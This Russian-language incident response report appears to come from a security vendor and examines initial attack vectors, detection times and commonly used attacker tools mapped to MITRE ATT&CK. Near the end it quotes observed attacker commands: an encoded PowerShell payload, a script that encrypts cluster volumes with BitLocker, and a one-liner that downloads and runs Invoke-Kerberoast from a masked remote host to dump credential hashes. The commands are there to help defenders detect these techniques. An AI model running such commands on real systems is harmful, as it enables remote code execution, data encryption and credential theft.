
Как атакующие проникают внутрь организаций

Уже который год лидирующие позиции среди начальных векторов атак[5] занимают проблемы безопасности при обращении с паролями, уязвимости программного обеспечения и социальная инженерия. Правильные настройка и контроль политик паролей, установка обновлений безопасности, повышение осведомленности сотрудников в вопросах информационной безопасности, а также меры по борьбе с фишингом позволяют значительно ограничить возможности злоумышленников. При подготовке атак злоумышленники отдают предпочтения легкодостижимым целям, таким как общедоступные серверы с хорошо известными уязвимостями и эксплойтами. Внедрение политики управления обновлениями снижает вероятность стать жертвой атаки на 42,86%.

Уязвимости в Microsoft Exchange, обнаруженные еще в 2021 году, были распространены и в 2022 году (см. таблицу ниже). Это программное обеспечение широко применяется, поэтому злоумышленники часто эксплуатируют подобные общеизвестные уязвимости.


[5] **Мы смогли определить начальный вектор атаки в 43% случаев**

Большая давность инцидентов, недоступные журналы, случайное или преднамеренное уничтожение следов пострадавшей организацией и атаки на цепочки поставок ПО — лишь некоторые из множества причин, которые могут помешать определить, каким образом злоумышленнику удалось изначально закрепиться в сети.



Самые популярные векторы начальной компрометации и методы их обнаружения

Для проведения атак с шифрованием злоумышленники используют почти все широко распространенные сценарии первоначальной компрометации инфраструктуры. Многие атаки начинаются с помощью уже скомпрометированных учетных данных, и часто бывает невозможно выяснить, как они были украдены.



Шифрование	%
Скомпрометированные учетные записи	9,52
Уязвимости в публичных приложениях	14,29
Подключение дополнительных устройств	-
Вредоносные письма	2,38
Службы удаленного доступа	9,52
Доверительные отношения	2,38
Другое	-
Общее количество	38,10

Подозрительная активность	%
Скомпрометированные учетные записи	4,76
Уязвимости в публичных приложениях	14,29
Подключение дополнительных устройств	2,38
Вредоносные письма	7,14
Службы удаленного доступа	-
Доверительные отношения	-
Другое	4,76
Общее количество	33,33

Утечка данных	%
Скомпрометированные учетные записи	4,76
Уязвимости в публичных приложениях	9,52
Подключение дополнительных устройств	-
Вредоносные письма	-
Службы удаленного доступа	-
Доверительные отношения	2,38
Другое	-
Общее количество	16,67


Подозрительная почта	%
Скомпрометированные учетные записи	-
Уязвимости в публичных приложениях	2,38
Подключение дополнительных устройств	-
Вредоносные письма	-
Службы удаленного доступа	-
Доверительные отношения	-
Другое	-
Общее количество	2,38

Хищение денег	%
Скомпрометированные учетные записи	2,38
Уязвимости в публичных приложениях	-
Подключение дополнительных устройств	-
Вредоносные письма	-
Службы удаленного доступа	-
Доверительные отношения	-
Другое	-
Общее количество	2,38

Оповещения безопасности	%
Скомпрометированные учетные записи	2,38
Уязвимости в публичных приложениях	2,38
Подключение дополнительных устройств	-
Вредоносные письма	2,38
Службы удаленного доступа	-
Доверительные отношения	-
Другое	-
Общее количество	7,14

Продолжительность атаки в зависимости от начального вектора

Большинство случаев, в которых не удалось установить начальный вектор атаки, оставались незамеченными более года — на это указывает отсутствие артефактов для анализа (удаленных из-за перезаписи журналов). Более половины всех атак, которые начинались с вредоносных электронных писем, кражи учетных данных или эксплуатации уязвимостей внешних приложений, были обнаружены в течение нескольких часов или дней.



Часы	%
Скомпрометированные учетные записи	9,52
Уязвимости в публичных приложениях	4,76
Подключение дополнительных устройств	2,38
Вредоносные письма	2,38
Службы удаленного доступа	2,38
Доверительные отношения	-
Другое	2,38
Общее количество	23,81

Дни	%
Скомпрометированные учетные записи	2,38
Уязвимости в публичных приложениях	14,29
Подключение дополнительных устройств	-
Вредоносные письма	2,38
Службы удаленного доступа	4,76
Доверительные отношения	2,38
Другое	2,38
Общее количество	28,57

Недели	%
Скомпрометированные учетные записи	4,76
Уязвимости в публичных приложениях	9,52
Подключение дополнительных устройств	-
Вредоносные письма	2,38
Службы удаленного доступа	2,38
Доверительные отношения	-
Другое	-
Общее количество	19,05

Месяцы	%
Скомпрометированные учетные записи	7,14
Уязвимости в публичных приложениях	11,90
Подключение дополнительных устройств	-
Вредоносные письма	4,76
Службы удаленного доступа	-
Доверительные отношения	2,38
Другое	-
Общее количество	26,19

Годы	%
Скомпрометированные учетные записи	2,38
Уязвимости в публичных приложениях	-
Подключение дополнительных устройств	-
Вредоносные письма	-
Службы удаленного доступа	-
Доверительные отношения	-
Другое	-
Общее количество	2,38

Инструменты атакующих и эксплойты


Почти в половине всех инцидентов использовались уже входящие в состав ОС утилиты (**Lolbins**), популярные инструменты для проведения атак с GitHub (например, Mimikatz, AdFind, Masscan) и специализированные коммерческие фреймворки (Cobalt Strike).

46% всех инцидентов были связаны с использованием утилит

Инструменты, используемые в инцидентах

Часто используемые

[6] Использование каждого инструмента было выявлено в 10–20% случаев



Cobalt Strike · Mimikatz · PsExec · PowerShell

Умеренно используемые

Advanced_IP_Scanner · Bitlocker · ProcDump · ProcessHacker

Редко используемые

WebBrowserPassView.exe · DiskCryptor · Fast_Reverse_Proxy_FRP · SMBExec · AnyDesk

Распределение и частота случаев использования тех или иных программных средств в матрице MITRE ATT&CK наглядно демонстрируют, что злоумышленники чаще всего прибегают к таким инструментам на этапах между получением первоначального доступа и непосредственным воздействием на целевую систему. Эти инструменты — хорошие индикаторы, которые могут помочь обнаружить вторжение быстрее, пока атакующие исследуют сеть.

Выполнение — 18,58%

PowerShell · PsExec · SmbExec

Предотвращение обнаружения — 13,66%

ProcessHacker · PCHunter · PowerTool

Получение учетных данных — 15,85%

Mimikatz · PowerTool · ProcDump

Исследование — 26,23%

Advanced IP Scanner · wmic · nbtscan

Перемещение внутри периметра — 12,02%

Cobalt Strike · Impacket · Empire_Powershell · PowerSploit

Сбор данных — 1,64%

winrar · 7zip

Управление и контроль — 6,01%

RDP · AnyDesk

Воздействие — 6,01%

DiskCryptor · BitLocker

Легитимные инструменты в MITRE ATT&CK®

В большинстве случаев специалисты по информационной безопасности могут ослабить начальный вектор атаки с помощью превентивных мер. Наиболее распространенные векторы атак (эксплуатация уязвимостей в публично доступных приложениях, скомпрометированные учетные записи, вредоносные письма) можно ослабить с помощью своевременного управления обновлениями, использования многофакторной аутентификации, внедрения антифишинговых решений и информирования сотрудников по вопросам безопасности.

Но даже при соблюдении подобных мер атаки все равно могут происходить, поэтому важно постараться как можно скорее обнаружить следы их проведения. Наши исследования показывают, что для обхода традиционных решений по защите от киберугроз злоумышленники используют легитимное программное обеспечение, уже установленное в корпоративной сети. Наиболее распространенные тактики и техники согласно классификации MITRE ATT&CK® только подтверждают это.

Так, для реализации тактики **Выполнение** могут применяться техники Использование интерпретаторов командной строки и сценариев: **PowerShell** или **Использование интерпретаторов командной строки и сценариев: командная оболочка Windows**.

Например:

```
C:\Windows\System32\cmd.exe /c powershell -enc “закодированная полезная нагрузка”
```

Однако PowerShell может использоваться и для других целей. Например, в тактике **Воздействие** PowerShell применялся для запуска шифрования BitLocker:

```
powershell.exe {if (Get-Command Get-ClusterResource -errorAction SilentlyContinue) { foreach($Cluster in Get-
ClusterResource) { Suspend-ClusterResource $Cluster; $PlainPassword='_Password_'; $SecurePassword = $PlainPassword |
ConvertTo-SecureString -AsPlainText -Force;  enable-bitlocker  $Cluster.SharedVolumeInfo.FriendlyVolumeName -password
$SecurePassword -PasswordProtector -skiphardwaretest -UsedSpaceOnly; Resume-ClusterResource $Cluster} } }
```

Или для запуска инструмента **Invoke-Kerberoast tool**, используемого для проведения атаки Kerberoasting:

```
powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString (\"http://xxx.xxx.xxx.xxx:xxxx/Invoke-
Kerberoast.ps1\") ; Invoke-Kerberoast -OutputFormat HashCat|SelectObject -ExpandProperty hash | out-file -Encoding
ASCII logs.txt
```

Для сбора данных в рамках тактики **Исследование** злоумышленники также используют различные типы сетевых сканеров, например **SoftPerfect Network Scanner**:

